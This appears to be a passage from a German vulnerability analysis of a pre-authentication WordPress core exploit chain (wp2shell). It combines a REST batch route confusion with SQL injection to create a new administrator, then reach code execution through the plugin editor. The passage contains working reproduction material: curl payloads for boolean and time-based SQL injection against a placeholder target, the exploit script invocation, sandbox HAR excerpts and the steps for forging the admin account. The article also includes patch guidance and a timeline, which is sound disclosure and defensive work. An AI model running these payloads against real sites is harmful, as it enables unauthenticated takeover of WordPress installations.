WordPress verwandelt jede von einer Datenbankabfrage zurückgegebene Zeile in ein Objekt und vertraut diesem Objekt anschließend für den Rest des Requests — kontrolliert der Angreifer per UNION den Zeileninhalt, kontrolliert er damit auch, was WordPress für „echt“ hält. Das ist der WordPress-eigene In-Request-Objektzustand (kein Redis/Memcached nötig) — der später genutzte Reentrancy-Pfad ist laut technischer Patch-Analyse sogar NUR OHNE persistenten Object-Cache erreichbar.


Die Kette läuft in drei Teilschritten ab, alle über denselben, bereits bestätigten Route-Confusion-Injection-Punkt:

- 1. Priming: Ein UNION-geforgter Post trägt drei [embed]-Shortcodes auf eigens erzeugte URLs. WordPress' oEmbed-System verarbeitet diese Shortcodes ECHT und legt dabei selbst drei reale oembed_cache-Posts in der Datenbank an — der erste attacker-induzierte persistente Schreibvorgang der Kette, über einen legitimen WordPress-Codepfad, nicht über SQL.
- 2. Cache-ID-Recovery: Die drei echten oembed_cache-Post-IDs werden per UNION zurückgelesen (post_type=oembed_cache, post_name=MD5(URL+Größe)) — sie existieren jetzt wirklich in der Datenbank und werden gleich unter fremder Flagge wiederverwendet.
- 3. PoisonGraph: Sieben gefälschte wp_posts-Zeilen (u. a. post_type=customize_changeset mit einem JSON-Payload, der eine fremde Administrator-ID als „Urheber“ einer Menü-Einstellung einträgt) werden zusammen mit ZWEI identischen POST /wp/v2/users-Tail-Requests in einem einzigen verschachtelten Batch gesendet. Ein Customizer-Changeset wechselt beim Verarbeiten kurz in den dort vermerkten Nutzerkontext — in diesem Fenster wird der zweite, identische POST /wp/v2/users erneut ausgewertet und erzeugt einen neuen Administrator (dieser letzte Schritt ist über reguläre WordPress-Codepfade wieder ein regulärer Datenbank-Schreibvorgang, keine SQL-Injection mehr).



Ablauf der In-Request-Post-Object-Hydration: SQLi-Fundament, Priming/Recovery/PoisonGraph, der doppelte POST /wp/v2/users als Bridge, neuer Administrator

Der erste Belegschritt: Ein normaler, unauthentifizierter REST-Call ermittelt einen echten Permalink als oEmbed-Aufhänger, danach rendert der geforgte Priming-Post die drei [embed]-Shortcodes — WordPress legt dabei selbst die oembed_cache-Posts an:




Echter Auszug aus snap@6.9.1-v2/har/CVE-2026-60137_full.har, Entries #13/#14

Die drei echten Cache-Post-IDs werden anschließend per UNION zurückgelesen:

Echter Auszug aus snap@6.9.1-v2/har/CVE-2026-60137_full.har, Entries #15–#17

Der eigentliche Beweis der Kette ist dieser eine Request: Im selben Batch, mit exakt demselben Request-Body für POST /wp/v2/users, liefert der ERSTE Versuch einen Fehler (kein Nutzer authentifiziert), der ZWEITE — identische — Versuch dagegen 201 Created mit voller Administrator-Rolle. Der einzige Unterschied zwischen beiden ist ihre Position in der durch den PoisonGraph erzwungenen Verarbeitungsreihenfolge:



Echter Auszug aus snap@6.9.1-v2/har/CVE-2026-60137_full.har, Entry #18 — die zwei Antworten auf denselben Request

Der neue Administrator-Account existiert jetzt mit einem vollständig selbst gewählten Benutzernamen und Passwort — beides niemals dem Zielsystem oder einer Sandbox entnommen, sondern vom Angreifer frei erzeugt. Der Login bestätigt den Zugriff:

HAR #19 · Login mit dem neu angelegten, selbst gewählten Account ERFOLG

POST /wp-login.php | Status **302** | Dauer **135.5 ms**

REQUEST BODY

```
{
  "log": "vtdr_oh_043b1501f413",
  "pwd": "Vtdr_OH_7P6qc1XAVZnJPR13kEzO",
  "wp-submit": "Log In",
  "redirect_to": "http://pentest0.local/wp-admin/",
  "testcookie": "1"
}
```

RESPONSE

```
Status: 302  Found
Location: http://pentest0.local/wp-admin/  (Login erfolgreich)
```


Echter Auszug aus snap@6.9.1-v2/har/CVE-2026-60137_full.har, Entry #19

Fußnote: Der Passwort-Reset-Weg (Chain 6b)


In einer vorherigen Fassung dieser Analyse diente der reguläre WordPress-Passwort-Vergessen-Prozess (POST /wp-login.php?action=lostpassword) als Eskalationsweg: WordPress verschickt dabei selbst eine Reset-Mail, die in der Sandbox von einem zentralen Mailpit-Testserver abgefangen wird. Das funktioniert technisch und passt ebenfalls zur SELECT-only-Beschränkung — ist aber gegen ein reales Ziel nicht praktikabel, da ein Angreifer dafür Zugriff auf das E-Mail-Postfach des Opfers bräuchte. Dieser Weg bleibt im Framework als Fallback-Chain erhalten, ist aber nicht der in freier Wildbahn beobachtete Angriffspfad und wurde für diesen Artikel durch die Object-Hydration-Kette ersetzt.

Visueller Nachweis — Live-Reproduktion


Die folgenden drei Aufnahmen stammen aus einer zusätzlichen, eigenständigen Sandbox-Ausführung für diesen Artikel: Gegen dieselbe Sandbox wurde dieselbe Object-Hydration-Kette erneut ausgeführt und der Browser-Ablauf mit dem dabei selbst gewählten Zugang per Playwright aufgezeichnet — als zweite, separate Ausführung neben der HAR-Aufzeichnung, ohne diese zu verändern.



Login-Maske, ausgefüllt mit dem über die Object-Hydration-Kette selbst gewählten Benutzernamen (vtdr_oh_…) und Passwort — beides zuvor nirgends im Zielsystem vorhanden



Nach dem Login mit dem neu erzeugten Account — „Howdy, vtdr_oh_…" oben rechts (rot markiert) bestätigt den vollen Administrator-Zugriff



Benutzerverwaltung nach dem Login: der über die Schwachstelle neu ANGELEGTE vtdr_oh_…-Account mit Rolle „Administrator" (rot markiert) — kein bereits existierender Account wurde übernommen, sondern ein komplett neuer erzeugt

Schritt 7 Der Beweis

Mit dem gültigen Cookie des neu erzeugten Administrators folgt der letzte Schritt: der WordPress-Plugin-Editor kann grundsätzlich nur bereits VORHANDENE Plugin-Dateien bearbeiten, er legt keine beliebige neue Datei im mu-plugins-Verzeichnis an. Die Brücke dorthin ist in der HAR belegt (Entries #20–#26): Die bereits vorhandene, beschreibbare Datei hello-dolly/hello.php wird über den Plugin-Editor bearbeitet und gespeichert — WordPress führt den gespeicherten PHP-Code beim nächsten Laden aus, dieser Code legt die eigentliche mu-Plugin-Datei (vtdr-evidence-check.php) an, anschließend wird die Änderung an hello-dolly/hello.php wieder zurückgesetzt. Das mu-Plugin liefert danach unter einer eindeutigen URL einen JSON-Beweis, auch unauthentifiziert abrufbar. Auth-Kontext ab diesem Punkt ist der neue Account vtdr_oh_..., nicht der Sandbox-Standard-admin:

```
GET /?vtdr_evidence=1  (unauthentifiziert, HAR #29)

{
  "vtdr_evidence": true,
  "deploy_method": "plugin_editor",
  "exploit_cve": "CVE-2026-60137",
  "mu_file": "vtdr-evidence-check.php",
  "mu_hash": "611d03e63bf222ed807a47a7ef24833a",
  "mu_size": 1238,
  "server_software": "Apache/2.4.66 (Debian)",
  "php_version": "8.2.30"
}
```

Dieser Weg beweist die Administratorübernahme eindeutig — er setzt aber zusätzlich voraus, dass der Dateieditor verfügbar ist (DISALLOW_FILE_EDIT nicht gesetzt) und das Dateisystem beschreibbar ist. Die reine Administratorübernahme selbst (Schritt 6) ist davon unabhängig und gelingt auch dann, wenn diese beiden zusätzlichen Bedingungen für einen Code-Ausführungs-Nachweis nicht erfüllt sind.

Datengrundlage

Beide HAR-Aufzeichnungen liegen vollständig und unverändert vor, zusammen mit der jeweiligen Sandbox-Konfiguration (env.json: WordPress 6.9.1, PHP 8.2.30, MariaDB, Port 80):

```
snap@6.9.1/har/CVE-2026-60137_full.har   (42 Requests, Schritte 1-5)
  SHA-256: ff2e99f149d6da83c07a5d10c2d4c841078cbae3d8685c54dceee493cdcd38eb

snap@6.9.1-v2/har/CVE-2026-60137_full.har   (30 Requests, Schritt 6-7)
  SHA-256: 385200c01659dbd4f25dee6a14902dd3bdf218a433e16aa7f5712adb25be0908

Zeitquelle: Sandbox-Systemzeit (UTC), siehe startedDateTime je HAR-Entry.
Gegenprobe gegen eine gepatchte Instanz (>= 6.9.5 / 7.0.2) steht noch aus.
```

5. Auswirkung und Einordnung

NVD selbst vergibt für keine der beiden CVEs eine eigene Bewertung — angezeigt werden nur die Werte der CNA (WPScan) bzw. der CISA-ADP. Für CVE-2026-60137 allein (die SQL-Injection, reiner Lesezugriff, hoher Angriffsaufwand ohne den Zustellmechanismus): WPScan 5.9 (AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N), CISA-ADP 9.1 (AC:L statt AC:H). Für CVE-2026-63030 (die Route-Confusion, die diese Zugriffshürde beseitigt und die volle Kette bis zur Administratorübernahme ermöglicht): WPScan 9.8 (C:H/I:H/A:H), CISA-ADP 7.5. Die praktische Kritikalität liegt also nicht in der SQL-Injection allein, sondern in ihrer Kombination mit der Route-Confusion, die sie ohne Plugin-Voraussetzung und mit geringem Aufwand (AC:L) erreichbar macht.

Warum das kritisch ist, obwohl keine Stacked Queries möglich sind

- Volle Kette betrifft den WordPress-Kern — keine Plugin-Abhängigkeit, jede Standardinstallation
- Voll pre-auth: kein gültiger Account, kein Nonce, keine Interaktion eines Opfers nötig
- Drei voneinander unabhängige Nachweiswege (Boolean, Timing, UNION) — sehr zuverlässig
- Die Object-Hydration-Kette zeigt: SELECT-only reicht bei WordPress für volle Übernahme, sobald sich damit interne Objekt-Caches und Nutzerkontext-Übergänge fälschen lassen — ganz ohne Zugriff auf irgendeine Ressource des Zielsystems

6. Empfohlener Fix

WordPress 6.8.6 / 6.9.5 / 7.0.2 enthalten laut öffentlichen Patch-Analysen (u. a. Patchstack, Fortbridge) drei Korrekturen — die ersten beiden bereits als GitHub-Commits einsehbar (wordpress-develop, „Force author__not_in values to be integers“):

- serve_batch_request_v1() hängt den WP_Error aus einem fehlgeschlagenen wp_parse_url() jetzt konsistent an BEIDE Arrays ($matches UND $validation) an — behebt CVE-2026-63030.
- author__not_in läuft jetzt durch wp_parse_id_list(), sodass nur noch validierte Integer die SQL-Abfrage erreichen, statt den Rohwert als String zu interpolieren — behebt CVE-2026-60137.
- Ein Reentrancy-Guard (is_dispatching()) in WP_REST_Server::serve_request() UND rest_api_loaded() verhindert, dass während eines laufenden REST-Dispatches ein neuer Top-Level-REST-Zyklus gestartet wird — das entzieht dem für die Object-Hydration-Eskalation nötigen Customizer-Kontextwechsel die Grundlage. Dieser dritte Fix gehört eigentlich zu CVE-2026-63030, wird hier der Vollständigkeit halber mit aufgeführt.

Zusätzliche Defense-in-Depth-Empfehlung (kein Bestandteil der offiziellen Patches): WP_Customize_Manager könnte beim Verarbeiten eines Changesets den Nutzerkontextwechsel zusätzlich an die Integrität und Herkunft des Changeset-Posts binden, statt sich allein auf ein in der Datenbank gespeichertes user_id-Feld zu verlassen.

Betreiber, die aus organisatorischen Gründen nicht sofort patchen können, sollten den Batch-Endpoint temporär über rest_pre_dispatch (Route batch/v1 blockieren) deaktivieren.

7. Reproduktion

Die folgenden Befehle sind minimierte, semantisch äquivalente Reproduktionen der in der HAR aufgezeichneten Requests.

1. Route-Confusion-Marker bestätigen

```
curl -s -X POST 'http://TARGET/?rest_route=/batch/v1' \
  -H 'Content-Type: application/json' \
  -d '{"requests":[{"method":"POST","path":"///"},{"method":"POST","path":"/wp/v2/posts"},
{"method":"POST","path":"/wp/v2/block-renderer/core/archives"},{"method":"POST","path":"/
batch/v1","body":{"requests":[]}}]}' \
  | grep -o '"code":"[a-z_]*"'
# Erwartet (verwundbar): parse_path_failed, block_cannot_read, rest_batch_not_allowed
```

2. Boolean-Blind SQLi über author_exclude

```
curl -s -X POST 'http://TARGET/?rest_route=/batch/v1' -H 'Content-Type: application/json' -d
'{
  "requests":[{"method":"POST","path":"///"},
    {"method":"POST","path":"/wp/v2/posts","body":{"requests":[
      {"method":"POST","path":"///"},
      {"method":"GET","path":"/wp/v2/posts/999999?author_exclude=-1%29%20AND%20%281%3D1%29--
%20-"},
      {"method":"GET","path":"/wp/v2/posts"}]}},
    {"method":"POST","path":"/batch/v1","body":{"requests":[]}}]}' \
  | python3 -c "import json,sys; d=json.load(sys.stdin); print(d['responses'][1]['body']
['responses'][1]['headers'].get('X-WP-Total'))"
```

3. Time-Based-Bestätigung

```
time curl -s -o /dev/null -X POST 'http://TARGET/?rest_route=/batch/v1' -H 'Content-Type:
application/json' -d '{
  "requests":[{"method":"POST","path":"///"},
    {"method":"POST","path":"/wp/v2/posts","body":{"requests":[
      {"method":"POST","path":"///"},
      {"method":"GET","path":"/wp/v2/posts/999999?author_exclude=0%29%20AND%20%28SELECT
%201%20FROM%20%28SELECT%20SLEEP%283%29%29x%29--%20-"},
      {"method":"GET","path":"/wp/v2/posts"}]}},
    {"method":"POST","path":"/batch/v1","body":{"requests":[]}}]}'
```

Vollständige Eskalation (Object-Hydration-Kette)

Die Object-Hydration-Eskalation aus Schritt 6 besteht aus sieben ineinander verschachtelten UNION-Payloads mit dynamisch aus dem Ziel zurückgelesenen IDs (oEmbed-Cache-IDs, Administrator-ID) — eine sinnvolle curl-Reproduktion ist nicht als einzelner Befehl darstellbar. Reproduktion über den Exploit selbst:

```
PYTHONDONTWRITEBYTECODE=1 PYTHONPATH=tools/shims python3 \
  exploits/wordpress/wordpress-core/CVE-2026-60137/snap@6.9.1-v2/exploit.py \
  http://TARGET -v

# Chain-8-Implementierung (kommentiert, nachvollziehbar):
# tools/shims/vtdr/payloads/sqli/object_hydration.py
```

8. Zeitleiste

Zeitpunkt	Ereignis

17.07.2026*	WordPress 7.0.2 / 6.9.5 / 6.8.6 veröffentlicht — koordinierte Offenlegung: CVE-2026-60137 gemeldet von TF1T/dtro/haongo, CVE-2026-63030 von Adam Kues (Assetnote/Searchlight Cyber); parallele Berichterstattung u. a. bei Patchstack, Censys, BleepingComputer und The Hacker News
Mitte–Ende Juli 2026*	Aktive Ausnutzung von wp2shell in freier Wildbahn beobachtet (u. a. von Wiz, Tenable, Picus Security und F5 Labs gemeldet)
21.07.2026*	Beide CVEs in den CISA Known Exploited Vulnerabilities Katalog aufgenommen
22.07.2026, 11:55 UTC†	Erste eigene Sandbox-Verifikation dieser Analyse (WordPress 6.9.1, 42 aufgezeichnete Requests, Boolean/Timing/UNION + Passwort-Reset-Eskalation)
20.08.2026, 12:49 UTC†	Zweite, unabhängige Sandbox-Verifikation (WordPress 6.9.1, 30 aufgezeichnete Requests) — Eskalation ersetzt durch die realistischere Object-Hydration/oEmbed-Kette, siehe Schritt 6
nach Patch-Verfügbarkeit	Veröffentlichung dieses Artikels (verantwortungsvolle Offenlegung)

** Datumsangaben aus öffentlicher Berichterstattung (siehe Quellenhinweis unten), nicht aus den Projekt-Unterlagen selbst. † Zeitstempel direkt aus der HAR-Aufzeichnung (deploy_timestamp im Evidence-JSON, siehe Schritt 7).*

Primärquellen

- NVD: nvd.nist.gov/vuln/detail/CVE-2026-60137 und …/CVE-2026-63030 (CVSS-Werte, CWE, betroffene Versionen — NVD selbst ohne eigene Bewertung)
- WordPress.org: „WordPress 7.0.2 Release“ (wordpress.org/news/2026/07/wordpress-7-0-2-release/) — offizielle Ankündigung, Patch-Versionen, Melder-Attribution
- GitHub Security Advisories: GHSA-fpp7-x2x2-2mjf (CVE-2026-60137), GHSA-ff9f-jf42-662q (CVE-2026-63030)
- GitHub wordpress-develop, Commits 97b5a75 / 74d37a3: „Force author__not_in values to be integers“ — Patch-Diff für CVE-2026-60137
- Searchlight Cyber / Assetnote (Adam Kues): Original-Advisory zu CVE-2026-63030 — slcyber.io/research-center/wp2shell-pre-authentication-rce-in-wordpress-core/

Technische Tiefenanalysen

- Patchstack: „Unauthenticated SQL Injection in WordPress Core Fixed in 7.0.2“
- Fortbridge: „From Patch Diff to Pre-Auth RCE: Inside the WordPress 7.0.1 wp2shell Chain“ — Details zum Reentrancy-Guard is_dispatching() und zur Objekt-Hydration-Bridge
- Icex0/wp2shell-poc (GitHub): unabhängiges Referenz-PoC, das die grundsätzliche Angriffstechnik öffentlich dokumentiert

Telemetrie — Ausnutzung in freier Wildbahn

- Wiz, Tenable, Picus Security, F5 Labs: Berichte über beobachtete Ausnutzungsversuche
- CISA Known Exploited Vulnerabilities Katalog (Aufnahme 21.07.2026)

Weitere Berichterstattung

- Censys, BleepingComputer, The Hacker News, Qualys ThreatPROTECT: allgemeine Presseberichterstattung zu CVE-2026-60137 / CVE-2026-63030 (Juli 2026)

9. Fazit

wp2shell verbindet zwei eigenständige Schwachstellen: CVE-2026-63030 — eine Desynchronisation zwischen Validierung und Handler-Zuordnung im REST-Batch-Endpoint, bei der ein WP_Error nur in eines von zwei parallelen Arrays geschrieben wird — mit CVE-2026-60137, der fehlenden Normalisierung von author__not_in. Erst das Zusammenspiel beider macht aus einer SQL-Injection, die sonst einen Plugin-Passthrough bräuchte, einen reinen Pre-Auth-WordPress-Core-Bug. Bemerkenswert ist zudem, dass die harte Grenze durch fehlende Stacked-Query-Unterstützung in WordPress' Datenbankschicht keinen wirksamen Schutz bietet, sobald ein SELECT-only-Zugriff ausreicht, um WordPress' eigene In-Request-Post-Object-Hydration und einen internen Nutzerkontextwechsel gegen sich selbst zu verwenden — ein Weg, für den öffentliche Berichte aktive Ausnutzung und technisch vergleichbare Ketten zur Administratoranlage bestätigen.

Betreiber sollten umgehend auf 6.9.5, 7.0.2 (oder neuer, z. B. 7.1) bzw. mindestens 6.8.6 aktualisieren. Da die volle Kette unauthentifiziert und ohne Plugin-Voraussetzung erreichbar ist, betrifft dies praktisch jede WordPress-Installation der genannten Versionsbereiche.

Diese Analyse wurde in einer isolierten Sandbox-Umgebung erstellt (vtdr-Toolchain) und basiert auf zwei separaten, reproduzierbaren Sandbox-Ausführungen mit dokumentierter HTTP-Aufzeichnung. Zeitangaben, Response-Werte und Payloads sind inhaltlich aus den HAR-Dateien snap@6.9.1/har/CVE-2026-60137_full.har (Schritte 1–5) und snap@6.9.1-v2/har/CVE-2026-60137_full.har (Schritt 6–7, Object-Hydration-Eskalation) übernommen — SHA-256-Prüfsummen siehe „Datengrundlage“ in Schritt 7.